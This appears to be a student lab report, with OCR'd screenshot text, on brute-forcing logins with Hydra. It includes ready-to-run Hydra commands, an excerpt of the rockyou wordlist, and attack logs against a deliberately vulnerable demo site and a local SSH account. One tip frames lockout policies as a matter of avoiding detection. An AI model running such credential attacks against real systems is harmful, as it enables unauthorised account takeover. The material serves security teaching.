Assessing the Strength of Authentication Mechanisms Through Brute-Force Attacks Using Hydra

*Project by **D.James Chrishan***

Hydra is a fast and flexible password-cracking tool that supports a wide range of protocols and services. It is primarily used for brute-force attacks, where it attempts to guess the correct password by trying many possible combinations until the correct one is found. Hydra is particularly useful for testing the strength of passwords and identifying weak credentials in network services.

How Hydra Works:

- **Brute-Force Attack:** Hydra systematically tries different username and password combinations to authenticate against a target service. It can use a predefined list of usernames and passwords, known as a dictionary or wordlist.
- **Supported Protocols:** Hydra supports a wide variety of protocols, including SSH, FTP, HTTP, SMTP, MySQL, RDP, VNC, and more.
- **Parallel Testing:** Hydra can perform multiple login attempts simultaneously, making the brute-force process faster.

Basic Usage:

The basic syntax for using Hydra is as follows:

```
hydra -L <userlist> -P <passwordlist> -s <port> -f -vV <target> <protocol>
```

Example Command for SSH:

```
hydra -L users.txt -P passwords.txt -s 22 -f -vV ssh://192.168.1.100
```


- `-L <userlist>`: Specifies the file containing a list of usernames.
- `-P <passwordlist>`: Specifies the file containing a list of passwords (wordlist).
- `-s <port>`: Specifies the port number (default is 22 for SSH).
- `-f`: Stops the attack when a valid login is found.
- `-vV`: Enables verbose mode, showing each attempt.
- `<target>`: The target IP address or hostname.
- `<protocol>`: The service or protocol to target (e.g., `ssh`, `ftp`, `http-post-form`).


Example Use Cases:


- **Testing SSH Login Security:** Attempting to brute-force an SSH login to assess password strength.
- **Web Form Cracking:** Targeting HTTP POST forms to identify weak passwords in web applications.
- **Database Login Testing:** Brute-forcing MySQL or PostgreSQL login credentials.


Important Considerations:


- **Ethical Use:** Ensure that you have explicit permission to perform brute-force attacks on the target system. Unauthorized use of Hydra can be illegal and unethical.
- **Strong Passwords:** The success of brute-force attacks depends on the complexity of the passwords and the wordlist used. Strong, complex passwords are harder to crack.
- **Account Lockout Policies:** Many systems have account lockout mechanisms that can block further attempts after a certain number of failed logins. Be aware of these policies to avoid detection or being locked out.



acuforum login
http://testasp.vulnweb.com/
testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
acunetix
acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about - forums - search - login - register - SQL scanner - SQL vuln help
Username:
Password:
Login
Invalid login!
Copyright 2019 Acunetix Ltd.
Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.



Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
New Request
Search
Blocking
Content-Type
application/x-www-form-urlencoded
name
value
Body
tfUName=test&tfUPass=test0000
Clear
Send
Status
Met...
Domain
File
Initiator
Type
Transferred
Size
200
POST
testasp.vul...
Login.asp?RetURL=/Default.asp?
document
html
3.40 kB
404
GET
favicon.ico
cached
1.25 kB
2 requests
4.46 kB / 3.40 kB transferred
Finish: 192 ms
DOMContentLoaded: 75 ms
load: 94 ms


File Actions Edit View Help
/usr/share/wordlists/metasploit
/usr/share/wordlists/nmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wifite.txt
/var/cache/apt/archives/wordlists_2023.2.0_all.deb
/var/cache/dictionaries-common/wordlist-default
/var/cache/dictionaries-common/wordlist.db
/var/lib/dictionaries-common/wordlist
/var/lib/dictionaries-common/wordlist/wamerican
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers
/var/lib/dpkg/triggers/update-default-wordlist
(james㉿kali)-[~]
$ cd /usr/share/wordlists
(james㉿kali)-[/usr/share/wordlists]
$ gunzip.rockyou.txt.gz
gunzip.rockyou.txt.gz: command not found
(james㉿kali)-[/usr/share/wordlists]
$ ls
amass dirb dirbuster dnsmap.txt fasttrack.txt
(james㉿kali)-[/usr/share/wordlists]
$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied
(james㉿kali)-[/usr/share/wordlists]
$ sudo su
[sudo] password for james:
(root㉿kali)-[/usr/share/wordlists]
gunzip rockyou.txt.gz
(root㉿kali)-[/usr/share/wordlists]
#


root@kali: /usr/share/wordlists
File Actions Edit View Help
mathew
virgin
159951
juanita
ingeras
pepper1
mckenzie
katkat
caramel
heyhey
estrela
steven1
kenny
love14
holly
estefania
bullet
manuela
baseball1
lenlen
elena
alfred
geminis
1password
redrose
keisha
danny1
casey
chandler
aubrey
godislove
lasvegas
jajaja
florin
eternity
danielle1
seven7
harrison
felicia
success
starfish


root@kali: /usr/share/wordlists
File Actions Edit View Help
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "princess1" - 126 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "555555" - 127 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "diamond" - 128 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "carolina" - 129 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "steven" - 130 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rangers" - 131 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "louise" - 132 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "orange" - 133 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "789456" - 134 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "999999" - 135 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "shorty" - 136 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "11111" - 137 of 14344399 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "nathan" - 138 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "snoopy" - 139 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "gabriel" - 140 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "hunter" - 141 of 14344399 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "cherry" - 142 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "killer" - 143 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "sandra" - 144 of 14344399 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "alejandro" - 145 of 14344399 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "buster" - 146 of 14344399 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "george" - 147 of 14344399 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "brittany" - 148 of 14344399 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "alejandra" - 149 of 14344399 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "patricia" - 150 of 14344399 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "rachel" - 151 of 14344399 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "tequiero" - 152 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "7777777" - 153 of 14344399 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "cheese" - 154 of 14344399 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "159753" - 155 of 14344399 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "arsenal" - 156 of 14344399 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "dolphin" - 157 of 14344399 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "antonio" - 158 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "heather" - 159 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "david" - 160 of 14344399 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "ginger" - 161 of 14344399 [child 10] (0/0)
^C[ERROR] Received signal 2, going down ...
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
(root㉿kali)-[/usr/share/wordlists]
#


james@kali: ~
File Actions Edit View Help
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
(james㉿kali)-[~]
$ locate wordlist
/usr/bin/wordlists
/usr/lib/python3/dist-packages/mnemonic/wordlist
/usr/lib/python3/dist-packages/mnemonic/wordlist/chinese_simplified.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/chinese_traditional.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/english.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/french.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/italian.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/japanese.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/korean.txt
/usr/lib/python3/dist-packages/mnemonic/wordlist/spanish.txt
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-big.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dns-names.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/dorks.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/names_small.txt
/usr/lib/python3/dist-packages/theHarvester/data/wordlists/general/common.txt
/usr/sbin/remove-default-wordlist
/usr/sbin/select-default-wordlist
/usr/sbin/update-default-wordlist


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-27 16:40:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://localhost:22/
[STATUS] 161.00 tries/min, 161 tries in 00:01h, 14344238 to do in 1484:55h, 16 active
[22][ssh] host: localhost login: testuser password: peanut
[STATUS] attack finished for localhost (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-27 16:41:37
root@kali)-[~]
#